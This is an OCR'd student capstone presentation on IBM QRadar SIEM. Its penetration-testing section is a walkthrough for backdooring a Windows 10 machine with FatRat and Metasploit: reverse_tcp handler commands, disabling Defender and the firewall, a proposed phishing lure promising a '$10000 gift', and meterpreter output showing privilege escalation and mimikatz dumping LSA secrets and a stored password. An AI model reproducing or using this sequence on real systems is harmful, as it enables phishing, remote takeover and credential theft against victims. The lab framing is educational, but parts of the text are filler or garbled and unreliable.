Cybersecurity OT – Capstone Project – Qradar –SIEM Solution

NAJD ALEID AI engineer

najdaleid6@gmail.com

1

01 STEP

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout.

3

03 STEP

(SIEM)
Qradar Perfect SIEM Solution. Deploy Monitor, Detect, & Respond to Cyber Threats 24/7. Ensure Complete Visibility & Protection.

2

02 STEP

(SIEM)
Example:
Qradar Perfect SIEM Solution.
SIEM stands for **security information and event management** and provides organizations with next-generation detection, analytics and response.

4

04 STEP

Cybersecurity, strategy, risk, compliance and resilience teams can provide organizations with a clear picture of their current cyber risk posture and capabilities, giving them an informed view of how, where and why to invest in managing their cyber risks.

Table of Contents


Qradar

IBM QRadar is an enterprise security information and event management (SIEM) product. It collects log data from an enterprise, its network devices, host assets and operating systems, applications, vulnerabilities, and user activities and behaviors. QRadar used for collects, processes, aggregates, and stores network data in real time. Qradar uses that data to manage network security by providing real-time information and monitoring, alerts and offenses, and responses to network threats.

What is SIEM & How Does it Work?

SIEM stands for security, information, and event management. SIEM technology aggregates log data, security alerts, and events into a centralized platform to provide real-time analysis for security monitoring.

SIEM software works by collecting log and event data produced from applications, devices, networks, infrastructure, and systems to draw analysis and provide a holistic view of an organization's information technology (IT). SIEM solutions can reside either in on-premises or cloud environments.



Firewall and network security

A Firewall is a network security device that monitors and filters incoming and outgoing network traffic based on an organization's previously established security policies. At its most basic, a firewall is essentially the barrier that sits between a private internal network and the public Internet.

Network security is any activity designed to protect the usability and integrity of your network and data. It includes both hardware and software technologies. It targets a variety of threats. It stops them from entering or spreading on your network. Effective network security manages access to the network.

Why organizations use it SIEM

SIEM is important because it makes it easier for enterprises to manage security by filtering massive amounts of security data and prioritizing the security alerts the software generates. SIEM software enables organizations to detect incidents that may otherwise go undetected.

Benefits of SIEM

Regardless of how large or small your organization may be, taking proactive steps to monitor for and mitigate IT security risks is essential. SIEM solutions benefit enterprises in a variety of ways and have become a significant component in streamlining security workflows

SIEMs help the Security Operations Center (SOC) function effectively. In particular, they enable:

Faster , More Accurate Threat Detection and Security Alerting

Improved Security Data.

Better Network Visibility

Disadvantages of SIEM

Cost. SIEM systems can be rather expensive.

Effort to configure. They also almost always need costly external resources to install and configure. That process can take a long time

Dedicated security resources to monitor.

SIEMs are potentially highly valuable additions to a SOC. They correlate security data feeds, enabling them to detect serious security incidents in time to take action. They then facilitate an effective, fast response by the SOC team. At the same time, SIEM software can take significant time to set up and to adjust the alerts and responses. Embarking on a SIEM project represents a serious commitment of time and resources on the part of the security team. It should be undertaken with rigorous planning and realistic budgeting in order to ensure long term success.

IBM QRadar Risk Manager

IBM QRadar Risk Manager uses configurations of connected devices (firewalls, routers, switches, etc.) to identify security, policy, and compliance risks in your network. It helps security administrators to evaluate and prioritize network security risks.

IBM QRadar Vulnerability Manager

IBM QRadar Vulnerability Manager scans your network for vulnerabilities, as well as uses the data collected from other scanners (such as Nessus and Rapid7). Employing advanced analytics, the solution processes the vulnerability data to identify network security risks. Besides, IBM QRadar Vulnerability Manager stores the database of vulnerabilities that can further be used in correlation rules and reports by IBM QRadar SIEM.

IBM QRadar Incident Forensics

Use IBM QRadar Incident Forensics to retrace the step-by-step actions of a potential attacker and conduct an in-depth forensics investigation of malicious security incidents within hours or, even, minutes.

Penetration Testing

Attack Windows 10 machine

ACADEMIC WORK

deploy it the powerful of fatrat

Metasploit is the ideal tool for hacking and exploitation of android phones as well and Windows 10 devices. It also has plenty of window's modules for hacking

. But there are many other tools present such as fatrat which make hacking windows, iOS, mac, Linux, and android so much easier. So, in this post, you will learn about hacking windows 10 with fatrat.

FATRAT

FATRAT is a hacking framework used for making rat applications and rat apk files with reverse shells which can be used for hacking devices. We will be using FATRAT to hack windows 10 today. And yes, even the latest version of windows can be hacked with fatrat. Basically, it a curated toolkit of remote administration tools filled with exploits for all the platforms like Windows Linux mac and android

So why is FATRAT so great?

FATRAT is an open-source project meant to simply the hacking process required to hack windows and other platforms. It has numerous windows exploits and hacks made by the community. The best part is that it is free to use for pentesting. So, let's hack windows 10 with FATRAT

Requirements

- Kali Linux with internet access.
- Windows 10 x64 with internet access.
- Fatrat to create backdoor.
- Qradar to get the benefits of capstone project SIEM solution.

Both machines should be bridged to this work.

This tutorial is for deploy purposes and is local.

Windows 10 needs to have the Windows Defender Firewall disabled & Firewall

the .exe FUD (Fully Undetectable) that's why we need to disabled it.

Disclaimer:

Please be aware that hacking is illegal unless you have permission from the account owner and the parties involved. This post should be used as a tool to help people understand how hackers are hacking windows 10 devices with Metasploit and FATRAT.

First In stand-alone deployments, use the WinCollect Configuration Console to manage your WinCollect deployment. Use the WinCollect Configuration Console to **add devices that you want WinCollect to collect agents from**, and add the IBM® QRadar® destination where you want to send events. Adding Windows Logs to Qradar

WinCollect is a Syslog event forwarder that administrators can use to forward events from Windows logs to QRadar. WinCollect can collect events from systems .

Check Qradar is on to get logo activity live stream detect all output

create fud backdoor using c# + PowerShell and hack windows

Now you have to give the necessary parameters for hacking windows 10

Enter LHOST listener/attacker IP address.

Scan the machine who you wan to test exploit in it output not useful so I gain to make Vulnerability by turn off the firewall and antivirus.

transfer file to windows victims' machine?

RESULTS PER HOST

...continued from previous page ...


```
Port: 49670/tcp
      UUID: 6b5bdd1e-528c-422c-af8c-a4079be4fe48, version 1
      Endpoint: ncacn_ip_tcp:192.168.32.157[49670]
      Annotation: Remote Fw APIs
Note: DCE/RPC or MSRPC services running on this host locally were identified. Re
↪porting this list is not enabled by default due to the possible large size of
↪this list. See the script preferences to enable this reporting.
```

Impact
An attacker may use this fact to gain more knowledge about the remote host.

Solution:
Solution type: Mitigation
Filter incoming traffic to this ports.

Vulnerability Detection Method
Details: DCE/RPC and MSRPC Services Enumeration Reporting
OID:1.3.6.1.4.1.25623.1.0.10736
Version used: 2017-06-13T07:06:12Z

actually, after the scan there is no vulnerability can I use it so I deploy attack by backdoor with no scenario if you wan idea I choose send the payload to the victim by email I tell other it is gift to win 10000$ download the file to collect information also to avoid antivirus resistant I compromised file of backdoor .
Do not forget to Turn off the firewall + security



Open up kali Linux terminal and use the following command to start Metasploit framework.

msfconsole

Now in the Metasploit console type the following commands

msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.1.161

msf exploit(handler) > set LPORT 4444

msf exploit(handler) > exploit

**LHOST= YOUR IP address

**LPORT= 4444

Exploit the victim

Once the victim clicks on the file, a popup will come out, and then the meterpreter session will be opened.

As shown below, the meterpreter session has started in msfconsole.

The above target is using Windows 10 system with the latest updates. Yet it was easily hacked. Do note many antiviruses will see the file as a virus. I will soon make a guide on how to make the virus undetectable. So stay tuned.

Type help command to see all the possible commands you can use with the windows system

Congratulations you just hacked a windows 10 pc with a single file. But wait you are still not feeling like a hacker???

Social Engineer ## attack type

Now it's the part that you need to do some social engineer in order to make the user execute the program.


For this tutorial we will simply host the .exe on apache2 and transfer it on the Windows Machine.

```
C:\Users\najda\OneDrive\Desktop>exit
exit
meterpreter > dir
Listing: C:\Users\najda\OneDrive\Desktop
=======================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  73802     fil   2022-03-11 13:14:54 -0500  GTAVUpdate.exe
100666/rw-rw-rw-  0         fil   2022-03-12 07:01:25 -0500  New Text Document.txt
100666/rw-rw-rw-  282       fil   2022-03-10 09:41:44 -0500  desktop.ini
100777/rwxrwxrwx  1273576   fil   2022-03-10 15:33:03 -0500  putty.exe
040777/rwxrwxrwx  4096      dir   2022-01-27 22:51:25 -0500  win10.exe
100777/rwxrwxrwx  9244296   fil   2022-03-10 14:14:09 -0500  wincollect-7.3.1-22.x64.exe
100777/rwxrwxrwx  30809240  fil   2022-03-10 14:13:56 -0500  wincollect-standalone-patch-installer-7.3.1-22.exe

meterpreter > upload /home/najd/Desktop/reverse_64bit.dll
[*] uploading  : /home/najd/Desktop/reverse_64bit.dll → reverse_64bit.dll
[*] Uploaded 8.50 KiB of 8.50 KiB (100.0%): /home/najd/Desktop/reverse_64bit.dll → reverse_64bit.dll
[*] uploaded   : /home/najd/Desktop/reverse_64bit.dll → reverse_64bit.dll
meterpreter >
```

A **Meterpreter** payload is **uploaded** to a remote machine that allows you to run upload command to send any file for vitim

```
root@najd: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.161:4444
[*] Sending stage (175174 bytes) to 192.168.1.183
[*] Meterpreter session 1 opened (192.168.1.161:4444 → 192.168.1.183:60240 ) at 2022-03-11 11:00:09 -0500

meterpreter > getuid
Server username: DESKTOP-CG8834K\najda
meterpreter > systeminfo
[-] Unknown command: systeminfo
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > sysinfo
Computer        : DESKTOP-CG8834K
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.
```

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DESKTOP-CG8834K
SysKey : 3ecdf6e29897a75a61f2ee7955d91826

Local name : DESKTOP-CG8834K ( S-1-5-21-3256104133-2580968633-2059936242 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {1a446289-9190-f135-21c5-cb00ef361a14}
  [00] {1a446289-9190-f135-21c5-cb00ef361a14} 7cf14a39772f406e8fef32b73809e5ad353c0a64de54de06b309645b9b2935c8

Secret  : DefaultPassword
old/text: SKU41LBL5DV94H

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 ea 29 0b 24 4d 54 b7 a2 40 64 0f c9 8c 7e e4 1a 51 bf 20 f2 49 eb b8 21 3a 0e 1f ac a8 2d 22 35 33 d1 5f f2 4e 23 d3 7e
    full: ea290b244d54b7a240640fc98c7ee41a51bf20f249ebb8213a0e1faca82d223533d15ff24e23d37e
    m/u : ea290b244d54b7a240640fc98c7ee41a51bf20f2 / 49ebb8213a0e1faca82d223533d15ff24e23d37e
old/hex : 01 00 00 00 59 d4 fa 8f e1 4a 1c ee 0f e7 53 17 e7 e7 35 87 d8 c9 7b e6 c9 ec 07 61 03 49 19 4d 15 db 5b e7 88 9a fc 58 b7 c6 73 06
    full: 59d4fa8fe14a1cee0fe75317e7e73587d8c97be6c9ec07610349194d15db5be7889afc58b7c67306
    m/u : 59d4fa8fe14a1cee0fe75317e7e73587d8c97be6 / c9ec07610349194d15db5be7889afc58b7c67306

Secret  : NL$KM
cur/hex : 21 8f 22 91 4c 5c 7a fc d2 9c 92 28 ab 7f ac ad dc 9b 7e 24 eb 97 98 ce 85 7a 9e 15 e3 ce da 8d 66 37 69 96 28 a1 ee 1b 62 16 12 b4 7a e9 75 64 1c c5 64 09 ee ff d3 a9 77 a2 da 4a 3f 85 51 4a
old/hex : 21 8f 22 91 4c 5c 7a fc d2 9c 92 28 ab 7f ac ad dc 9b 7e 24 eb 97 98 ce 85 7a 9e 15 e3 ce da 8d 66 37 69 96 28 a1 ee 1b 62 16 12 b4 7a e9 75 64 1c c5 64 09 ee ff d3 a9 77 a2 da 4a 3f 85 51 4a
```



How to Protect

For this type of attacks the most important thing is to have the Firewall enabled. Windows Defender makes a good job protecting files like this. Don't' forget to keep your Windows always updated and also don't execute programs that you don't know for sure that are original and signed.

Information Gathering with **Metasploit** ... The foundation for any successful penetration test is solid reconnaissance.


MIGRATE

Using the migrate post module, you can migrate to another process on the victim.

Hashdump

Obtaining password hashes using hashdump Once we gain system privileges

Crack password with John to maintain access remotely



Benefits of capstone project QRadar Security Intelligence

Provides real-time visibility to the entire IT infrastructure for threat detection and prioritization.

•Reduces and prioritizes alerts to focus security analyst investigations on an actionable list of suspected, high probability incidents.

•Enables more effective threat management while producing detailed data access and user activity reports.

•Operates across on-premises and cloud environments.

•Produces detailed data access and user activity reports to help manage compliance.


•Offers multi-tenancy and a master console to help managed service providers provide security intelligence solutions in a cost-effective manner.

As an option, this software incorporates IBM X-Force® Threat Intelligence which supplies a list of potentially malicious IP addresses including malware hosts, spam sources and other threats. IBM QRadar SIEM can also correlate system vulnerabilities with event and network data, helping to prioritize security incidents.


Difficulties & challenges


The project was completed in cooperation with the team and a helping hand was extended to them to help them achieve QRadar in itself is a challenge, the skill of dealing with it has been acquired. Monitoring, reading, alerting, following up


Qradar log source




Qradar log source









AT THE END OF JOURENY

We learned a lot, gained skills, faced problems with unexpected solutions, we aspired for more, but time invaded us and did not help us. We hope to be with you on another useful educational journey THANK YOU FOR PROJECT

Thank you Babatunde & instructor Shady Morsi I hope to meet this team again in the future and I am sorry about who not mentions .

Najd ALEID

ALL THE BEST FOR EVERYONE ……..